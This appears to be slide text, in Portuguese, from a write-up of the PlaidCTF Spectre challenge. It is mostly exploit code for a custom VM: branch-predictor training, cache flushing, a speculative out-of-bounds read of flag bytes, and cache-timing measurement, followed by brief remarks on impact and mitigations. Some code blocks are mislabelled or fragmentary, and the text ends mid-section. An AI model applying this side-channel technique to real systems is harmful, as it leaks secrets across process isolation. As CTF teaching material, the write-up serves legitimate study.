ever heard



holy



S H I T



Primitivas de Exploração: Treinamento e Flush

```
// static value
int flush_size = 64;

// make our test area have dirty bit --- A
void * temp = 0x0;
for (int j = 0; j < 0x100000/flush_size; j++)
    data[temp + j] = 0xffffffff;

// branch history (pAp) poisoning --- B
builtin_bc(0x1000 - 4); // jbe instruction will not jump
// repeat 50 times
```

```
def train_bc(c):
    41    for i in range(50):
    42        c.movc(r8, 0x1000 - 0x8)
    43        c.bc()

def train_body():
    ret = ""

    # Training part
    for i in range(3):
        ret += Movc(0, 0x61) + Builtin(0, 0) + Movc(2, 9) + Shl(0, 2) + Add(0, 1) + Load(5, 0)

    # Access which byte we want to leak
    ret += Movc(0, 0x1019+2) + Builtin(0, 0) + Movc(2, 9) + Shl(0, 2) + Add(0, 1) + Load(5, 0)

    return ret
```

Primitivas de Exploração: Treinamento e Flush

Python ▾

```
000000000000c4a <builtin_bc>:  
    c4a: 48 8b 15 df 13 20 00  mov    0x2013df(%rip),%rdx      # 202030  
<the_vm>  
    c51: 48 83 c8 ff          or     $0xfffffffffffffff,%rax  
    c55: 48 39 3a            cmp    %rdi,(%rdx)  
    c58: 76 05                jbe    c5f <builtin_bc+0x15>  
    c5a: 0f b6 44 3a 08      movzbl 0x8(%rdx,%rdi,1),%eax  
    c5f: c3                  ret
```

Primitivas de Exploração: Treinamento e Flush

Para explorar Spectre, manipulamos o estado da CPU em duas fases críticas.

Fase 2: Momento Crítico

CPU prevê que if é falso, executa especulativamente e lê byte da flag antes da CPU perceber que errou o predict

```
def attack(c, offset):
    c.movc(r11, 56)
    c.movc(r12, 56 - 12)
    c.movc(r8, 0x1018 + offset)
    c.bc()
    c.shl(r8, r11)
    c.shr(r8, r12)
    c.load(r9, r8)
```

Primitivas de Exploração: Treinamento e Flush

```
char builtin_bc(unsigned int offset) {
    if (the_vm->size > offset)          // slow down this (non-cached)
        return the_vm->code[offset];     // make it fast (cached)
    return -1;
}

r11 = array[builtin_bc(0x1018)];      // immediately use the result
```

Primitivas de Exploração: Treinamento e Flush

```
def cache_clear(c):
    c.movc(r11, 0)
    l_target2 = c.getloop()
    c.movc(r10, 0x101000)
    l_target1 = c.getloop()
    c.mov(r8, r10)
    c.load(r8, r8)
    c.movc(r9, 4)
    c.add(r10, r9)
    c.loop(0xffff000, l_target1, r10)
    c.movc(r9, 1)
    c.add(r11, r9)
    c.loop(0x10, l_target2, r11)
```

Primitivas de Exploração: Treinamento e Flush

```
def check(c, addr):  
    c.movc(r10, addr)  
    c.time(r9)  
    c.load(r10, r10)  
    c.time(r8)  
    c.sub(r8, r9)
```

```
def check_all(c):  
    c.movc(r15, 0)  
  
    target_l = c.getloop()  
  
    c.mov(r11, r15)  
    c.movc(r9, 0x6)  
    c.shl(r11, r9)  
    c.add(r11, r15)  
    c.movc(r9, 0xff)  
    c.uand(r11, r9)  
  
    c.movc(r9, 12)  
    c.mov(r12, r11)  
    c.shl(r12, r9)  
    c.time(r9)  
    c.load(r12, r12)  
    c.time(r8)  
    c.sub(r8, r9)  
    c.mov(r12, r11)  
    c.movc(r9, 3)  
    c.shl(r12, r9)  
    c.store(r12, r8)  
  
    c.movc(r9, 1)  
    c.add(r15, r9)  
    c.loop(0x100, target_l, r15)
```

Primitivas de Exploração: Treinamento e Flush



```
array2 = 0x18000000
flush_use = 0x8000000

code = ''


code += Movc(7,0)

# array2 is use to verify cache hit
# Fist assign prevent copy on write zero page
code += access_init(array2)
code += access_body(0x1) + get_loop(0, array2+0x7fff00, len(code))

code1 = code

# Test access time with array2[i*512] for i in range(256)
code += test_time_init()
code += test_time_body() + get_loop(5, 255, len(code))

code += Movc(6, 2048) + Add(7, 6) + get_loop(7, 0x800, len(code1))
code += Epilogue()
```



O Ataque: Medição e Vazamento de Bytes

Cada byte da flag é vazado através de um padrão de acesso ao cache estrategicamente planejado.


Código de Ataque

- Chamar `builtin_bc(0x1018 + N)` onde N é o índice do byte
- Usar o `result` vazado como índice: `load(r8, 0x4141... + result * 4096)`
- Cada valor de byte (0-255) acessa página diferente de memória

Medição do Canal

Medir tempo de acesso a todas as 256 páginas. A página **mais rápida** revela qual byte foi lido especulativamente.

Repetir para cada byte da flag.



Side Channel

Python

```
// cache timing attack
int idx = 0;
for (int i = 0; i < 0x100; i++)
{
    long temp;
    temp = time ();
    r8 = ((long*)data)[idx];
    temp = time () - temp;

    ((long*)data)[i] &= temp;
}
```

Conclusões e Mitigações


PlaidCTF Spectre demonstrou uma vulnerabilidade fundamental no design de CPUs modernas com execução especulativa.

Impacto

Quebrou a barreira de segurança mais fundamental: o **isolamento de processos**. Os processos sequer identificam que foram violados, pois a vulnerabilidade está no **Silício!**

Após a descoberta dessa vulnerabilidade, todas as arquiteturas mais populares da época estavam comprometidas: AMD, Intel e até mesmo ARM.

Os processadores e SOs, precisaram se adaptar especificamente contra esse tipo de ataque. Criar essas barreiras sempre que houvesse um acesso à memória cache ou uma execução especulativa, deixou os computadores mais lentos.



Conclusões e Mitigações

O desafio revelou que quando o hardware deixa de ser uma “caixa-preta” confiável, é necessário criar mais técnicas de proteção a nível de hardware e software.

Mitigações em Hardware

